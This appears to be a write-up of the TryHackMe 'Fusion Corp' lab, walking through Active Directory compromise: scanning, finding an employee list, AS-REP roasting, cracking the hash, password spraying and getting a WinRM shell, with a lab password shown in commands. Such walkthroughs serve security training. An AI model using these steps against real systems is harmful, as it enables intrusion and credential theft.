
Fusion Corp

Fusion Corp

https://tryhackme.com/room/fusioncorp


`rustscan -a 10.10.214.247 -- -sC -sV -A | tee scan.txt`



```
└─$ rustscan -a 10.10.214.247 -- -sC -sV -A | tee scan.txt
[!] File limit is lower than default batch size. Consider upping with --ulimit. May cause harm to sensitive servers
[!] Your file limit is very small, which negatively impacts RustScan's speed. Use the Docker image, or up the Ulimit with '--ulimit 5000'.
Open 10.10.214.247:53
Open 10.10.214.247:80
Open 10.10.214.247:88
Open 10.10.214.247:135
Open 10.10.214.247:139
Open 10.10.214.247:389
Open 10.10.214.247:445
Open 10.10.214.247:464
Open 10.10.214.247:593
Open 10.10.214.247:636
Open 10.10.214.247:3268
Open 10.10.214.247:3269
Open 10.10.214.247:3389
Open 10.10.214.247:9389
Open 10.10.214.247:49667
Open 10.10.214.247:49668
Open 10.10.214.247:49670
Open 10.10.214.247:49669
Open 10.10.214.247:49671
Open 10.10.214.247:49687
Open 10.10.214.247:49696
[~] Starting Nmap
```


add the domain to /etc /hosts

fusion.corp




```
_ ————END CERTIFICATE————
 rdp-ntlm-info:
   Target_Name: FUSION
   NetBIOS_Domain_Name: FUSION
   NetBIOS_Computer_Name: FUSION-DC
   DNS_Domain_Name: fusion.corp
   DNS_Computer_Name: Fusion-DC.fusion.corp
   Product_Version: 10.0.17763
_  System_Time: 2023-09-14T12:32:47+00:00
389/tcp  open  mc-nmf        syn-ack .NET Message Framing
9667/tcp open  msrpc         syn-ack Microsoft Windows RPC
9668/tcp open  ncacn_http    syn-ack Microsoft Windows RPC over HTTP 1.0
9669/tcp open  msrpc         syn-ack Microsoft Windows RPC
9670/tcp open  msrpc         syn-ack Microsoft Windows RPC
9671/tcp open  msrpc         syn-ack Microsoft Windows RPC
9687/tcp open  msrpc         syn-ack Microsoft Windows RPC
9696/tcp open  msrpc         syn-ack Microsoft Windows RPC
ervice Info: Host: FUSION-DC; OS: Windows; CPE: cpe:/o:microsoft:windows

ost script results:
```

`dirsearch -u 10.10.214.247`



```
┌──(kali㉿kali)-[~/THM/fusiom]
└─$ dirsearch -u 10.10.214.247

  _|. _ _  _  _  _ _|_    v0.4.2
 (_||| _) (/_(_|| (_| )

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10927

Output File: /home/kali/.dirsearch/reports/10.10.214.247_23-09-14_08-36-19.txt

Error Log: /home/kali/.dirsearch/logs/errors-23-09-14_08-36-19.log

Target: http://10.10.214.247/

[08:36:20] Starting:
[08:36:21] 403 -  312B  - /%2e%2e//google.com
[08:36:21] 301 -  147B  - /js  ->  http://10.10.214.247/js/
[08:36:32] 200 -  265B  - /Backup/
[08:36:38] 403 -  312B  - /\..\..\..\..\..\..\..\..\..\etc\passwd
[08:36:57] 301 -  151B  - /backup  ->  http://10.10.214.247/backup/
[08:36:57] 200 -  265B  - /backup/
[08:37:05] 301 -  148B  - /css  ->  http://10.10.214.247/css/
[08:37:16] 301 -  148B  - /img  ->  http://10.10.214.247/img/
[08:37:17] 200 -   53KB - /index.html
[08:37:18] 200 -  241B  - /js/
[08:37:19] 301 -  148B  - /lib  ->  http://10.10.214.247/lib/
[08:37:19] 200 -    1KB - /lib/
```

In backup folder I found file employees.ods




fusion.corp - /Backup/

[To Parent Directory]

```
 3/7/2021  2:28 AM        3209 employees.ods
```


I have usernames



You are running version 7.5 of LibreOffice for the first time. Do you wa

	A	B	C	D
1	Name	Username		
2	Jhon Mickel	jmickel		
3	Andrew Arnold	aarnold		
4	Lellien Linda	llinda		
5	Jhon Powel	jpowel		
6	Dominique Vroslav	dvroslav		
7	Thomas Jeffersonn	tjefferson		
8	Nola Maurin	nmaurin		
9	Mira Ladovic	mladovic		
10	Larry Parker	lparker		
11	Kay Garland	kgarland		
12	Diana Pertersen	dpertersen		
13				


`python3 GetNPUsers.py fusion.corp/ -usersfile /home/kali/THM/fusiom/users.txt -dc-ip 10.10.214.247`



```
-$ python3 GetNPUsers.py fusion.corp/ -usersfile /home/kali/THM/fusiom/users.txt -dc-ip 10.10.214.247
npacket v0.10.0 - Copyright 2022 SecureAuth Corporation

-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
krb5asrep$23$lparker@FUSION.CORP:7c06bbc3310293523ea459c295c583b3$518af1f1351fa646899aa08945a4d38241f99857152a291509ea4401d935276
56156d24659462b870a3d6f559c4b0c833768386712953b106d0ac8240fa8c5938b0f84ae19a8a490459da149436f770e26bee35795a09775ed6ff80ade95effd
0c3a3620fca60ca8d03be16df51a0a06985663ad743d40038c6f5059d5e1d19ae911d652fc69053f0888c2ac5b7d705b0600735c45a978ef276b7185d7d38062d
-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
-] Kerberos SessionError: KDC_ERR_C_PRINCIPAL_UNKNOWN(Client not found in Kerberos database)
```

There is hash fo "lparker"

`john --wordlist=/home/kali/Desktop/rockyou.txt hash.txt`




```
┌──(kali㉿kali)-[~/THM/fusiom]
└─$ john --wordlist=/home/kali/Desktop/rockyou.txt hash.txt
Using default input encoding: UTF-8
Loaded 1 password hash (krb5asrep, Kerberos 5 AS-REP etype 17/18/23 [MD4 HMAC-MD5 RC4 / PBKDF2 HMAC-SHA1 AES 128/128 SSE2 4x])
Will run 6 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
[redacted]     ($krb5asrep$23$lparker@FUSION.CORP)
1g 0:00:00:01 DONE (2023-09-14 08:54) 0.7692g/s 1892Kp/s 1892Kc/s 1892KC/s #1beto..
Use the "--show" option to display all of the cracked passwords reliably
Session completed.

┌──(kali㉿kali)-[~/THM/fusiom]
└─$
```

`crackmapexec smb fusion.corp -u users.txt -p '!!abbylvzsvs2k6!' --continue-on-success`

Check maybe some users have the same password


But Not this time(



```
┌──(kali㉿kali)-[~/THM/fusiom]
└─$ crackmapexec smb fusion.corp -u users.txt -p '!!abbylvzsvs2k6!' --continue-on-success
SMB         fusion.corp     445    FUSION-DC        [*] Windows 10.0 Build 17763 x64 (name:FUSION-DC) (domain:fusion.corp) (signing:True) (SM
SMB         fusion.corp     445    FUSION-DC        [-] fusion.corp\jmickel:!!abbylvzsvs2k6! STATUS_LOGON_FAILURE
SMB         fusion.corp     445    FUSION-DC        [-] fusion.corp\aarnold:!!abbylvzsvs2k6! STATUS_LOGON_FAILURE
SMB         fusion.corp     445    FUSION-DC        [-] fusion.corp\llinda:!!abbylvzsvs2k6! STATUS_LOGON_FAILURE
SMB         fusion.corp     445    FUSION-DC        [-] fusion.corp\jpowel:!!abbylvzsvs2k6! STATUS_LOGON_FAILURE
SMB         fusion.corp     445    FUSION-DC        [-] fusion.corp\dvroslav:!!abbylvzsvs2k6! STATUS_LOGON_FAILURE
SMB         fusion.corp     445    FUSION-DC        [-] fusion.corp\tjefferson:!!abbylvzsvs2k6! STATUS_LOGON_FAILURE
SMB         fusion.corp     445    FUSION-DC        [-] fusion.corp\nmaurin:!!abbylvzsvs2k6! STATUS_LOGON_FAILURE
SMB         fusion.corp     445    FUSION-DC        [-] fusion.corp\mladovic:!!abbylvzsvs2k6! STATUS_LOGON_FAILURE
SMB         fusion.corp     445    FUSION-DC        [+] fusion.corp\lparker:!!abbylvzsvs2k6!
SMB         fusion.corp     445    FUSION-DC        [-] fusion.corp\kgarland:!!abbylvzsvs2k6! STATUS_LOGON_FAILURE
SMB         fusion.corp     445    FUSION-DC        [-] fusion.corp\dpertersen:!!abbylvzsvs2k6! STATUS_LOGON_FAILURE

┌──(kali㉿kali)-[~/THM/fusiom]
```

`evil-winrm -i 10.10.214.247 -u lparker -p '!!abbylvzsvs2k6!'`


The first flag is on the user's desktop



```
┌──(kali㉿kali)-[~/THM/fusiom]
└─$ evil-winrm -i 10.10.214.247 -u lparker -p '!!abbylvzsvs2k6!'

Evil-WinRM shell v3.4

Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc()

Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winr

Info: Establishing connection to remote endpoint

*Evil-WinRM* PS C:\Users\lparker\Documents> cd ..
*Evil-WinRM* PS C:\Users\lparker> cd Desktop
*Evil-WinRM* PS C:\Users\lparker\Desktop> dir


    Directory: C:\Users\lparker\Desktop


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----         3/3/2021   6:04 AM             37 flag.txt


*Evil-WinRM* PS C:\Users\lparker\Desktop> type flag.txt
THM[redacted]
*Evil-WinRM* PS C:\Users\lparker\Desktop>
```

